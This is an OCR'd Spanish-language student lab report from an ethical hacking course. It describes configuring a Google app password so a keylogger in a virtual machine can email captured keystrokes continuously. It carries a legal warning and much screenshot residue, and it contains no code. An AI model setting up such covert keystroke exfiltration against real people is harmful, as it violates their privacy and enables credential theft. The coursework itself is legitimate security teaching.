



## UNIVERSIDAD AUTÓNOMA “TOMÁS FRÍAS” INGENIERÍA DE SISTEMAS

<b>Estudiante:</b>	Univ.Cristian Sixto Sunagua Gira		
<b>Docente:</b>	M.Sc.Ing.J. Alexander Durán.M	<b>Materia:</b>	SIS-737
<b>Auxiliar:</b>	Univ. Aldrin Roger Perez Miranda	<b>Fecha:</b>	05/04/2025
<b>Enlace:</b>		<b>C.I:</b>	8600448



### PARTE 1



*Antes de continuar deberán saber que el uso de un Keylogger está terminantemente prohibido en cualquier institución o prueba de ethical hacking, es una herramienta muy poderosa que tiene penalización con años de cárcel en algunos lugares si se usa esta herramienta.*



**Modificar parámetros del correo:**

1. Primeramente, debemos tener la máquina virtual con internet
2. Ahora lo que haremos es modificar nuestro correo electrónico para que reciba datos de nuestra aplicación de Keylogger forma continua.


Nos vamos a la opción







menos para respaldo y ahora buscamos **contraseñas de aplicación**.



el nombre **hacking** y en crear.



Windows 8 - VMware Workstation 17 Player (Non-commercial use only)

Seguridad

Google Cuenta

Información persona

Tienes recomendaciones

Proteger tu cuenta

Actividad reciente

Contraseñas de aplicación

Resaltado de la cuenta de Google

Gestor de contraseñas Seguridad

Contraseñas de aplicación Seguridad

Notificaciones de inicio de sesión Seguridad

Herramientas de introducción de texto Información personal

Artículos del Centro de Ayuda

Iniciar sesión con contraseñas de aplicación

Usar o corregir contraseñas de aplicación

Actividad relacionada con la seguridad reciente

Se ha activado el inicio de sesión con la verificación en dos pasos 2019 - Bolivia


CRISTIAN SIXTO SUNAGUA GIRA

Explorador de archivos

CRISTI Archivo Editar Ver

EUR/USD -0.22%

el nombre **hacking** y en crear.



Windows 8 - VMware Workstation 17 Player (Non-commercial use only)

Contraseñas de aplicación

myaccount.google.com/apppasswords?continue=https://myaccount.google.com/security/rapt=A...AEJHL4MC8bqCslU1-WWglsTtabDWQzErly6Y1Pom...

Google Cuenta

Contraseñas de aplicación

Las contraseñas de aplicación ayudan a iniciar sesión en tu cuenta de Google en aplicaciones y servicios antiguos que no son compatibles con los estándares de seguridad modernos.

Las contraseñas de aplicación son menos seguras que usar aplicaciones y servicios actualizados que utilizan estándares de seguridad modernos.

Antes de crear una contraseña de aplicación, debes comprobar si tu aplicación la necesita para iniciar sesión.

Más información

No tienes ninguna contraseña de aplicación.

Para crear una contraseña específica de la aplicación, escribe el nombre de la aplicación a continuación...

Nombre de la aplicación



hacking



Explorador de archivos



CRISTIAN SIXTO SUNAGUA GIRA

